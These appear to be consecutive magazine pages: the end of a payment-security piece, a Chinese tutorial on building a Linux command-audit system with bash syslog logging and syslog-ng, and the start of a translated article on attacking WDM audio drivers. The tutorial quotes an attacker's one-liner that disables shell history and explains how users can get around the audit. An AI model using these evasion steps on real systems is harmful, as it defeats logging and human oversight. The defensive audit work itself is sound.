通过分析当前各种支付模式，本文给出了每种模式可能存在的风险，并提出了一种新型的支付模型，笔者并没有对支付模型进行有效性、可行性验证，在实际支付上可能会因支付流程过于复杂导致支付效率低下。但对于大金额支付而言，建议还是实施三方认证并尽可能省略客户登录网银支付的流程。

网关支付建议：在使用银行网关进行支付时，尽可能地使用 UsbKey 证书方式完成支付，在输入密码、动态口令域的页面尽可能查看域名 URL 是否与银行官方发布的信息相符，防止钓鱼攻击。虽然支付宝卡通简化了支付流程同时又很好地规避了客户登录网银系统的风险性，但无证书版的整个支付安全性偏低，即便控制了每日交易额及单笔交易额，若客户没有在开户行开通动账短信功能，则很难及时发现账户资金变动，可能带来多笔交易损失。建议在进行支付宝卡通业务支付时，尽可能选择证书版支付，并在支付完成后降低支付宝卡通限额。

前置知识：无
关键词：Linux、审计



简单构建 Linux 操作审计系统

文/图 zsf

前言

如果你的企业中有比较多的 Linux 服务器，你是否想知道运维人员、开发人员或者黑客在机器上进行了什么样的操作；如果某天有台机器上的重要文件被删除了，你是否很想知道是谁在什么时候删的?

对于以上问题，你的回答都是“Yes”的话，你现在需要一款审计产品来解决这些问题。市面上对此有些不同的叫法，有的称之为堡垒机，有的称之为运维管理审计系统。有没有免费的方案？或者有没有自己动手容易实现的方案？有！本文将教你一步步构建自己的 Linux 操作审计系统。

方案分析

1. Linux 操作基础知识

大家都知道 Windows 服务器一般都通过远程桌面（RDP 协议）进行管理，Linux 的操作一般都是通过 ssh 登录然后在 shell 里输入命令进行的。ssh 登录服务器成功之后，输入“ls 回车”就类似于在 Windows 的 cmd 里输入“dir 回车”的效果一样，其他 shell 命令也类似。我们要想知道别人在机器上进行了什么操作，就得知道这些人在 shell 里执行了什么命令。从某种程度上讲，shell 就是人下达指令与机器硬件打交道的一个界面。在这个界面上输入的命令，shell 会获取并执行。

Linux 默认的 shell 为/bin/bash，可以用 cat /etc/passwd 看一下效果：

```
zsf:x:500:500::/home/zsf:/bin/bash
```

而 bash 本身就有记录命令的功能，即 history 命令。执行 history 命令可以显示你之前执行了什么命令。但 history 有其固有的缺陷，比如默认有大小限制，可轻易被人篡改、清空或不记录。而且 history 命令分散在各机器上，既无法保证其完整性也不方便审计，所以我们需要将其统一收集上来。

2. 方案基本思路

收集 history 命令的思路比较简单，即将 history 命令写入文件并上报（如 rsync）到服务端，或者写入 syslog，由 syslog 实时发到远程日志服务器，相对来讲后者更容易实现一些。将收集到的 history 命令进行后续处理则可以采用写入文件保存或者写入数据库的方式，供日后查询。而如何收集 history 命令，则可以从 bash 的现有功能或者源代码着手考虑。

方案实施

1. 环境准备

日志服务器环境：Red Hat Enterprise Linux Server release 5.5（32 位）

IP：192.168.14.167

从 syslog-ng 官方网站 http://www.balabit.com 下载 syslog-ng、eventlog 源代码至/usr/local/src 目录。

待审计的客户端环境：Red Hat Enterprise Linux Server release 5.5（32 位）

IP：192.168.14.107

从 http://ftp.gnu.org/gnu/bash/bash-4.1.tar.gz 下载 bash4.1 版本源代码至/usr/local/src 目录。

2. 将 history 命令写入 syslog

前面我们说到 bash 本身就有 history 命令的功能，可以从 bash 的现有功能或者源代码着手实现。

先说 bash 的现有功能，我们登录机器后得到的 shell 前面会有一个称之为命令提示符的东西，比如：

```
[root@linuxtest ~]#
```

而如果输入“cd /tmp”之后，命令提示符会变为“[root@linuxtest tmp]#”。

这与 bash 的一些环境变量有关，我们可以修改让其变成更有意义的东西，比如提示我们现在在哪台机器上操作、现在在哪个目录等。其中有个变量叫做 PROMPT_COMMAND，作用为执行当前命令之后再将 PROMPT_COMMAND 里的内容当做 bash 命令执行。我们将 PROMPT_COMMAND 设置为 history 1，然后执行别的命令看看效果：

```
[root@linuxtest tmp]# export PROMPT_COMMAND='history 1'
  473  export PROMPT_COMMAND='history 1'
[root@linuxtest tmp]# echo "test"
test
  475  echo "test"
[root@linuxtest tmp]# echo "testaaa"
testaaa
  476  echo "testaaa"
[root@linuxtest tmp]#
```

这样思路就有了：利用 PROMPT_COMMAND 将当前执行的命令通过 logger 命令写入 syslog，再加上当前用户名，去掉 history 1 中显示的数字。我们在全局配置文件/etc/bashrc 里加上 PROMPT_COMMAND 就可以记录所有用户的操作了。看一下系统日志：

```
[root@linuxtest tmp]# tail -f /var/log/messages
Apr 18 15:27:49 linuxtest logger:    19  set
Apr 18 15:31:58 linuxtest logger:    20  ll
Apr 18 15:32:00 linuxtest logger:    21  cd /tmp
Apr 18 15:32:00 linuxtest logger:    22  ls
Apr 18 15:32:21 linuxtest logger:    23  echo "zsf test"
```

但是，这个方法非常容易被发现和绕过。用 set 命令就可以看到 PROMPT_COMMAND，而且现在的黑客都非常聪明，上来就执行：

```
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY
HISTLOG; export HISTFILE=/dev/null; export HISTSIZE=0; export
HISTFILESIZE=0
```

防止将执行的命令记录到 history，那上面这个方法自然就失效了。

下面我们说一说修改bash源代码的方法。可能有读者认为，改源代码这种事情很麻烦，其实 bash 4.1 就提供了这样的功能，启用它就可以了。如果不是这个版本则需要再进行相应修改，不过也不是非常难的事。bash 4.1 增加了将 history 记录到 syslog 的功能，于是我下载回来看了一下 Changelog，如下所示：

```
config-top.h
        - new define SYSLOG_HISTORY, disabled by default
config-bot.h
        - if HAVE_SYSLOG or HAVE_SYSLOG_H are not defined,
undef SYSLOG_HISTORY
bashhist.c
        - if SYSLOG_HISTORY is defined, call bash_syslog_history
with the
          line added to the history in bash_add_history.
        - new function, bash_syslog_history(line), sends line to syslog at
          user.info.  The line is truncated to send no more than 600
          (SYSLOG_MAXLEN) bytes to syslog. Feature requested by
many, and
          required by some national laws
```

看来只需改一个头文件 config-top.h 就好了，代码如下：

```
/* Define if you want each line saved to the history list in
bashhist.c:
     bash_add_history() to be sent to syslog(). */
/* #define SYSLOG_HISTORY */
#if defined (SYSLOG_HISTORY)
#   define SYSLOG_FACILITY LOG_USER
#   define SYSLOG_LEVEL LOG_INFO
#endif
```

只需将#define SYSLOG_HISTORY 这一行两边的注释去掉就可以了，改完之后开始进行编译以及安装，输入命令：

```
./configure --prefix=/usr/local/xbash
make
make install
```

改完之后，我们将要记录的用户的 bash 改为新的 bash，如下：

```
zsf:x:500:500::/home/zsf:/usr/local/xbash/bin/bash
```

这样当 zsf 用户登录之后，其操作均会被记录到 syslog，简单测试一番，效果如下：

```
Apr  2 21:49:49 localhost -bash: HISTORY: PID=2732 UID=500 w
Apr  2 21:49:52 localhost -bash: HISTORY: PID=2732 UID=500
history
Apr  2 21:54:07 localhost -bash: HISTORY: PID=2732 UID=500 pwd
Apr  2 21:54:10 localhost -bash: HISTORY: PID=2732 UID=500
cd /tmp
Apr  2 21:54:15 localhost -bash: HISTORY: PID=2732 UID=500
echo "fuck"
Apr  2 21:54:29 localhost -bash: HISTORY: PID=2732 UID=500
echo "fuck" >a.log
Apr  2 21:54:32 localhost -bash: HISTORY: PID=2732 UID=500
cat a.log
Apr  2 21:54:51 localhost -bash: HISTORY: PID=2732 UID=500
ping www.baidu.com
Apr  2 21:55:00 localhost -bash: HISTORY: PID=2732 UID=500
ssh ssh.testssh.com
Apr  2 21:55:11 localhost -bash: HISTORY: PID=2732 UID=500
asdfadsf
```

而为了能在日志中更好地跟踪用户，比如一个用户以用户名“a”登录，然后用“su”切换用户，那么 uid 就变了，但我们可以通过 sid 知道是哪个用户在操作。将源代码中关于将 history 调用 syslog 函数的地方进行适当修改：

```
syslog (SYSLOG_FACILITY|SYSLOG_LEVEL, "HISTORY:
PID=%d PPID=%d SID=%d User=%s CMD=%s", getpid(), getppid(),
getsid(getpid()), current_user.user_name, line);
else
{
strncpy (trunc, line, SYSLOG_MAXLEN);
trunc[SYSLOG_MAXLEN - 1] = '\0';
syslog (SYSLOG_FACILITY|SYSLOG_LEVEL, "HISTORY
(TRUNCATED): PID=%d PPID=%d SID=%d User=%s CMD=%s",
getpid(), getppid(), getsid(getpid()), current_user.user_name, trunc);
}
```

就可以得到如下的效果：

```
Apr  2 22:11:08 localhost -bash: HISTORY: PID=14048 PPID=14047
SID=14048 User=zsf CMD=ping aaa
Apr  2 22:11:13 localhost -bash: HISTORY: PID=14048 PPID=14047
SID=14048 User=zsf CMD=su
Apr  2 22:11:16 localhost bash: HISTORY: PID=14141 PPID=14139
SID=14048 User=root CMD=w
Apr  2 22:11:31 localhost bash: HISTORY: PID=14141 PPID=14139
SID=14048 User=root CMD=whoami
Apr  2 22:11:45 localhost bash: HISTORY: PID=14141 PPID=14139
SID=14048 User=root CMD=exit
Apr  2 22:11:47 localhost -bash: HISTORY: PID=14048 PPID=14047
SID=14048 User=zsf CMD=su -
Apr  2 22:11:52 localhost -bash: HISTORY: PID=14163 PPID=14161
SID=14048
User=root CMD=w
Apr  2 22:11:55 localhost -bash: HISTORY: PID=14163
PPID=14161 SID=14048 User=root CMD=who
Apr  2 22:11:56 localhost -bash: HISTORY: PID=14163
PPID=14161 SID=14048 User=root CMD=id
Apr  2 22:11:59 localhost -bash: HISTORY: PID=14163
PPID=14161 SID=14048 User=root CMD=exit
```

注意，如果 root 用户没有被改为特殊的 bash，则用 su 命令切换之后就无法记录。从上面可以比较清楚地看到，zsf 这个用户执行了一系列命令，在 su 之后也执行了一些命令。

第二种方法通过修改 bash 源码实现记录命令的功能，可以防止黑客通过修改变量阻止 history 记录。针对其他版本的 bash，也可以进行相应修改，其主要思路来源于 bash 自身的工作方式。bash 接收命令之后会执行，也会有添加记录到 history 的功能，只需要在执行命令之前记录到 syslog，或者在将命令记录到 history 的时候也记录到 syslog 就可以了，代码量也不多，主要是加一句 syslog 调用函数，再加上其他需要记录的值。

syslog 集中发往日志服务器

前面已经实现将命令记录到 syslog 了，那么接下来我们将 syslog 统一发往日志服务器。搭建日志服务器非常简单，只需修改一个配置文件/etc/sysconfig/syslog 就可以了。

```
[root@linuxtest ~]# cat /etc/sysconfig/syslog | less
# Options to syslogd
# -m 0 disables 'MARK' messages.
# -r enables logging from remote machines
# -x disables DNS lookups on messages recieved with -r
# See syslogd(8) for more details
SYSLOGD_OPTIONS="-m 0"
```

将 SYSLOGD_OPTIONS="-m 0"改为-r，然后重启 syslog 服务，会看到 514 端口处于监听状态：

```
[root@linuxtest ~]# netstat -nlpu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address    Foreign Address    State
PID/Program name
udp    0    0 0.0.0.0:514    0.0.0.0:*    32482/syslogd
[root@linuxtest ~]#
```

注意，iptables 防火墙设置允许其他机器连接日志服务器的 514 的 UDP 端口。而客户端配置也很简单，只需修改一个文件/etc/ syslog.conf，在文件后面添加：

```
*.*                               @192.168.14.167
```

就可以将该机器上的日志发往@后面的主机，在真实环境中可以写成域名。一切完成之后，我们只需在日志服务器上执行命令：tail -f /var/log/message，就可以知道底下的客户端上正在执行啥样的命令，很爽吧。代码如下：

```
Apr 18 16:30:05 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=pwd
Apr 18 16:30:06 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=ll
Apr 18 16:41:25 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cat /etc/passwd
Apr 18 16:41:30 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=ping www.baidu.com
Apr 18 16:41:43 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cat /etc/shadow
Apr 18 16:42:03 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cat /etc/ssh/sshd_config
Apr 18 16:42:14 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cat /etc/hosts*
```

采用 syslog-ng 将日志分离

系统自带的 syslog 简单易用，但其将所有信息都写在同一个文件里，当机器逐渐增多，而日志也随之增多之后就会比较麻烦；而通过 UDP 传输则可能会由于 UDP 的不可靠性导致丢数据，即不能记录所有的命令。另外，传输过程易被截获，也可能被人恶意填充垃圾信息。所以，syslog-ng 出来了，用来代替系统自带的 syslog。

去 syslog-ng 官方网站下载最新的安装包，3.2 的版本需要下载 eventlog 和 syslog-ng，较老的版本则还需要下载 libol。假设下载的文件保存在/usr/local/src 下，我们进行编译，命令如下：

```
cd /usr/local/src
tar xzvf eventlog_0.2.12.tar.gz
cd eventlog-0.2.12/
./configure   --prefix=/usr/local/eventlog
make
make install
cd ../
tar xzvf syslog-ng_3.2.2.tar.gz
cd syslog-ng-3.2.2/
export PKG_CONFIG_PATH=/usr/local/eventlog/lib/pkgconfig/
./configure --prefix=/usr/local/syslog-ng --enable-tcp-wrapper
make
make install
```

注意，在编译 syslog-ng 的时候需要设定环境变量指定 eventlog 的路径，而我们还使用了 syslog-ng 的 tcp-wrapper 功能，以便日后做访问控制。接下来做一些配置文件相关的准备工作，比如做 lib 库的链接，创建相关的目录：

```
ln -s /usr/local/eventlog/lib/* /lib/
cd /usr/local/syslog-ng/etc/
mkdir -p /usr/local/syslog-ng/var
mkdir -p /var/log/syslog-ng/
```

然后对配置文件进行编辑（vi syslog-ng.conf），加入如下配置：

```
destination d_rhosts {
        file("/var/log/syslog-ng/$HOST/$FACILITY"
        owner(root) group(root) perm(0600) dir_perm(0700)
create_dirs(yes));
};
log {
        source(s_network);
        destination(d_rhosts);
};
```

然后再运行 syslog-ng 程序：

```
/usr/local/syslog-ng/sbin/syslog-ng
```

如果出错则视具体错误信息分析解决。如果正常，我们看一下端口 514 是否正常工作：

```
[root@linuxtest etc]# netstat -nlpu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address    Foreign Address    State
PID/Program name
udp    0    0 0.0.0.0:514    0.0.0.0:*    2468/syslog-ng
[root@linuxtest etc]#
```

UDP 的 514 端口开放，对应的程序为 syslog-ng，就表明正常了。我们看看收集上来的日志：

```
[root@linuxtest etc]# tail -f /var/log/syslog-ng/192.168.14.107/user
Apr 19 11:02:01 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=w
Apr 19 11:03:00 192.168.14.107 root: test by zsf
Apr 19 11:03:11 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cat /etc/passwd
Apr 19 11:03:15 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cd /tmp
Apr 19 11:03:44 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=ll
Apr 19 11:03:54 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=cd /var/
Apr 19 11:03:54 192.168.14.107 -bash: HISTORY: PID=15298
PPID=15297 SID=15298 User=zsf CMD=ls
```

优化操作记录日志

通过简单地修改 syslog-ng 配置，我们就将各机器上的日志收集上来了，自然用户的操作记录也都收集上来了。syslog-ng 的强大远不止于此，其配置指令主要包括 source、filter、destination 和 log 等。source 指令表示本地日志消息和远程日志消息的来源。filter 指令允许基于设备、级别/优先级、程序名称、主机名称或正则表达式匹配来分离日志消息。destination 可以是文件、管道、流和数据报、UDP 或 TCP 连接、ttys 或程序。log 指

令是 source、filter 和 destination 指令的集合，这些指令定义如何处理匹配的日志消息。我们还可以进行正则匹配，比如要将所有的 history 都收集起来记录到某个文件里，加上如下配置

```
destination r_bash_history {file("/var/log/syslog-ng/$HOST/history"
owner("root") group("root") perm(0600) dir_perm(0700) create_
dirs(yes)); };
        filter f_bash_history {
            match("HISTORY:" value("MESSAGE"));
        };
    log { source(s_network); filter(f_bash_history);
destination(r_bash_history); };
```

这样就可以将所有匹配 history 内容的消息统一存放在指定的文件里。简单看一下演示效果，首先在客户端上随便执行一些命令，如图 1 所示。




图 1

同时我们在日志服务器上用命令 tail -f 跟踪相应的 history 文件，效果如图 2 所示。

syslog-ng 还有其他的功能，比如使用 TCP 来传输日志，使用 TLS 对中间数据进行加密等。另外 syslog-ng 还支持将日志导入数据库，并有专门的 Web 界面方便显示数据等功能。我们可以根据自己的需要定制开发相应的 Web 查询功能，供运维人员查询自己机器上运行的命令等等。这些都是可以进行优化的地方，请大家根据自己的情况考虑。




图 2

方案小结与改进

这套 Linux 操作审计系统思路非常简单，就是 bash 程序将 history 发到 syslog，然后由 syslog 集中存放并入库供方便查询，但也存在些许缺点。

（1）该方案只能记录 history 类似的命令执行日志，无法记录通过程序或者脚本执行的命令。


（2）该方案依然存在被用户绕过的风险。用户可以修改自己的默认 shell，而 Linux 默认提供了除 bash 之外的其他 shell，比如/bin/csh、/bin/zsh、/bin/ksh 等，如果用户登录之后将自己的 bash 改为/bin/csh，或未加记录 history 到 syslog 的 bash，则无法记录，或者直接执行/bin/csh 也可绕过此方案，当然你可以将不用的 shell 想办法干掉。

（3）关于审计 Linux 操作还有一些其他的技术实现，比如加载内核模块拦截系统调用或者读取系统 pty 接口等，本文的方案只当一个思路供大家参考。

安全讲究纵深防御，该方案只是用来供事后审计，还是建议大家把事前的安全措施以及事中的监控措施做好。

前置知识：无

关键词：WDM、音频、声卡驱动



攻击 WDM 驱动

文 Rubén Santamarta　译 riusksk（泉哥）

摘　要

本文主要讲述针对运行在 Windows Vista/XP/2000/2003 上的 WDM 音频驱动采取的攻击方式，成功后可实现本地提权。本文的读者对象为帮助他人维护代码安全或发掘漏洞的研究者和开发者。对于利用本文所提供的信息而从事非法活动的行为，笔者概不负责。

前　言

现在多数情况下，已经不大需要自己编写驱动了，因为生

产出来的设备均与微软提供的厂商标准完全兼容。但如果确实需要自己动手编写驱动，微软也提供了 WDM 开发包，以帮助程序员减轻工作的复杂度。特别是对于音频驱动和视频驱动，Windows 引入了内核流驱动模型（Kernel Streaming Architecture），它可帮助开发者更为简便地开发出驱动程序。

